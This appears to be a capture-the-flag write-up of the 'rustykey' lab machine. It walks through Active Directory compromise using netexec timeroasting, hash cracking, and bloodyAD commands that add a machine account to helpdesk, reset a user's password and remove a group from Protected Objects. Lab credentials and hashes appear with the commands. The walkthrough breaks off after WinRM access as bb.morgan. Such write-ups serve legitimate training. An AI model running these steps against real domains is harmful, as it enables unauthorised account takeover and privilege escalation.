
rustkey

This is rustkey writeup by Jiseok Song

nmap




Add rustykey.htb to /etc/hosts

Bloodhound

nxc smb shows the dc name. It's dc.



Add these to /etc/hosts



I can use the provided credential to log in

```
sudo ntpdate dc.rustykey.htb
nxc smb dc.rustykey.htb -u rr.parker -p '8#t5HE8L!W3A' -k
```




Create krb5 file and overwrite /etc/krb5.conf

```
nxc smb dc.rustykey.htb --generate-krb5-file rustykey.krb5
sudo cp rustykey.krb5 /etc/krb5.conf
```



I can run rusthound

```
rusthound-ce -d rustykey.htb -f dc.rustykey.htb -u rr.parker -p
'8#t5HE8L!W3A' -c All -z
```




I can upload it to bloodhound, but rr.parker doesn't have any privilege


Get IT-COMPUTER3$ cred

I can query useful users to start with

```
MATCH p = (s)-[l]->(t)
WHERE (s:User or s:Computer) and type(l) <> "MemberOf"
RETURN p
LIMIT 1000
```



But IT-COMPUTER3 has only one day difference between creation and password last set



It's set by user since it is automatically changed every month. It can be easily cracked unlike password set by computer.

I can use timeroast to get computer hash

```
nxc smb dc.rustykey.htb -M timeroast
```

```
[parrot@parrot]─[~/Documents/rustykey]
└─► $nxc smb dc.rustykey.htb -M timeroast
/home/parrot/.local/pipx/venvs/netexec/lib/python3.11/site-packages/masky/lib/smb.py:6: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.p
ypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81
.
  from pkg_resources import resource_filename
SMB         10.10.11.75     445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:False) (NTLM:False)
TIMEROAST   10.10.11.75     445    dc               [*] Starting Timeroasting...
TIMEROAST   10.10.11.75     445    dc               1000:$sntp-ms$228113482 3dec02846475a92ffca0243$1c0111e900000000000aacae4c4f434cecc1ecf8ab08538be1b8428bffbfcd0ae
cc2d0a0ff41977aecc2d0a0ff41b75a
TIMEROAST   10.10.11.75     445    dc               1103:$sntp-ms$05a0db826a95b8a2bf27f61070a1eca4$1c0111e900000000000aacaf4c4f434cecc1ecf8aa65b134e1b8428bffbfcd0ae
cc2d0a1a68e97ddecc2d0a1a68eadad
TIMEROAST   10.10.11.75     445    dc               1104:$sntp-ms$4ea9c3a8ba5952f620a8c9e149dec7c4$1c0111e900000000000aacaf4c4f434cecc1ecf8aa672756e1b8428bffbfcd0ae
cc2d0a1a6900c52ecc2d0a1a690257c
TIMEROAST   10.10.11.75     445    dc               1105:$sntp-ms$1731845160e046920ef4451e47bbcca5$1c0111e900000000000aacaf4c4f434cecc1ecf8aa783b7be1b8428bffbfcd0ae
cc2d0a1a6a11813ecc2d0a1a6a13cfc
TIMEROAST   10.10.11.75     445    dc               1106:$sntp-ms$0f9be6291ce0fc4a06406ee4ac8f1c48$1c0111e900000000000aacaf4c4f434cecc1ecf8a84b5716e1b8428bffbfcd0ae
cc2d0a1b4535af0ecc2d0a1b4539e0c
TIMEROAST   10.10.11.75     445    dc               1107:$sntp-ms$9d18f9092d90ff1d6cb134bed93b7847$1c0111e900000000000aacaf4c4f434cecc1ecf8a84c546ce1b8428bffbfcd0ae
cc2d0a1b4546abbecc2d0a1b45494ac
TIMEROAST   10.10.11.75     445    dc               1118:$sntp-ms$62a3b9fcd6e67cd16fcef471fcd24dc5$1c0111e900000000000aacaf4c4f434cecc1ecf8a75b2d4de1b8428bffbfcd0ae
cc2d0a1c3841248ecc2d0a1c3842b73
TIMEROAST   10.10.11.75     445    dc               1121:$sntp-ms$dfa45a157209061d2d24a20e237e4ac2$1c0111e900000000000aacaf4c4f434cecc1ecf8a76ff708e1b8428bffbfcd0ae
cc2d0a1c398d8a9ecc2d0a1c398f889
TIMEROAST   10.10.11.75     445    dc               1120:$sntp-ms$179aff64316206b329fdd2045a182568$1c0111e900000000000aacaf4c4f434cecc1ecf8a76ededae1b8428bffbfcd0ae
cc2d0a1c397c229ecc2d0a1c397deae
```

It can be cracked in latest hashcat

```
1125:$sntp-ms$97606ea9a9a3165fa4b69b15728e212c$1c0111e900000000000a45fe4c4f434cecbe5cca49cc2282e1b8428bffbfcd0aecbeb910c9cbee80ecbeb
910c9cc36a4:Rusty88!
```

1125 is the object ID of IT-COMPUTER3, so I can try this credential.


```
nxc smb dc.rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' -k
```

```
[parrot@parrot]─[~/Documents/rustykey]
└─► $nxc smb dc.rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' -k
SMB         dc.rustykey.htb 445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc.rustykey.htb 445    dc               [+] rustykey.htb\IT-COMPUTER3$:Rusty88!
```

I got IT-COMPUTER3 cred

Get bb.morgan shell

I can see two users in remote management users




But gg.anderson is disabled and only bb.morgan can be used

GG.ANDERSON@RUSTYKEY.HTB

Object Information

Node Type	User
Display Name:	gg.anderson
Object ID:	S-1-5-21-3316070415-896458127-4139322052-1140
ACL Inheritance Denied:	FALSE
Admin Count:	FALSE
Allows Unconstrained Delegation:	FALSE
Created:	2024-12-27 06:12 EST (GMT-0500)
Distinguished Name:	CN=GG.ANDERSON,OU=USERS,OU=IT,DC=RUSTYKEY,DC=HTB
Do Not Require Pre-Authentication:	FALSE
Domain FQDN:	RUSTYKEY.HTB
Domain SID:	S-1-5-21-3316070415-896458127-4139322052
Enabled:	FALSE
Last Collected by BloodHound:	2025-11-12T07:26:33.720219811Z
Last Logon (Replicated):	UNKNOWN
Last Logon:	UNKNOWN
Last Seen by BloodHound:	2025-11-12 02:26 EST (GMT-0500)
Marked Sensitive:	FALSE



So I need to

1. AddSelf to helpdesk

```
uv run /opt/bloodyAD/bloodyAD.py -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' -k --host dc.rustykey.htb add groupMember 'helpdesk' 'IT-COMPUTER3$'
```

2. Change password of bb.morgan

```
uv run /opt/bloodyAD/bloodyAD.py -d rustykey.htb -u 'IT-COMPUTER3$' -p
'Rusty88!' -k --host dc.rustykey.htb set password 'bb.morgan' 'P@ssword!'
```


```
[✗]-[parrot@parrot]-[~/Documents/rustykey]
└──╼ $uv run /opt/bloodyAD/bloodyAD.py -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' -k --host dc.rustykey.htb add groupMember 'helpdesk' 'IT-COMPUTER3$'
[+] IT-COMPUTER3$ added to helpdesk
[parrot@parrot]-[~/Documents/rustykey]
└──╼ $uv run /opt/bloodyAD/bloodyAD.py -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' -k --host dc.rustykey.htb set password 'bb.morgan' 'P@ssword!'
[+] Password changed successfully!
```

But I can't get tgt


```
[parrot@parrot]-[~/Documents/rustykey]
└──╼ $getTGT.py 'rustykey.htb/bb.morgan:P@ssword!'
Impacket v0.13.0.dev0+20250415.195618.c384b5f - Copyright Fortra, LLC and its affiliated companies

Kerberos SessionError: KDC_ERR_ETYPE_NOSUPP(KDC has no support for encryption type)
```

It's because bb.morgan is in the IT, which is member of protected objects



Fortunately, helpdesk can add group member of protected objects



It can also be seen in bloodyAD

```
uv run /opt/bloodyAD/bloodyAD.py -d rustykey.htb -u 'IT-COMPUTER3$' -p
'Rusty88!' -k --host dc.rustykey.htb get writable
```




So let's remove IT from protected objects and get tgt

```
uv run /opt/bloodyAD/bloodyAD.py -d rustykey.htb -u 'IT-COMPUTER3$' -p
'Rusty88!' -k --host dc.rustykey.htb remove groupMember 'Protected Objects'
'IT'
getTGT.py 'rustykey.htb/bb.morgan:P@ssword!'
```




I can winrm as bb.morgan



Get mm.turner

bb.morgan has internal.pdf file

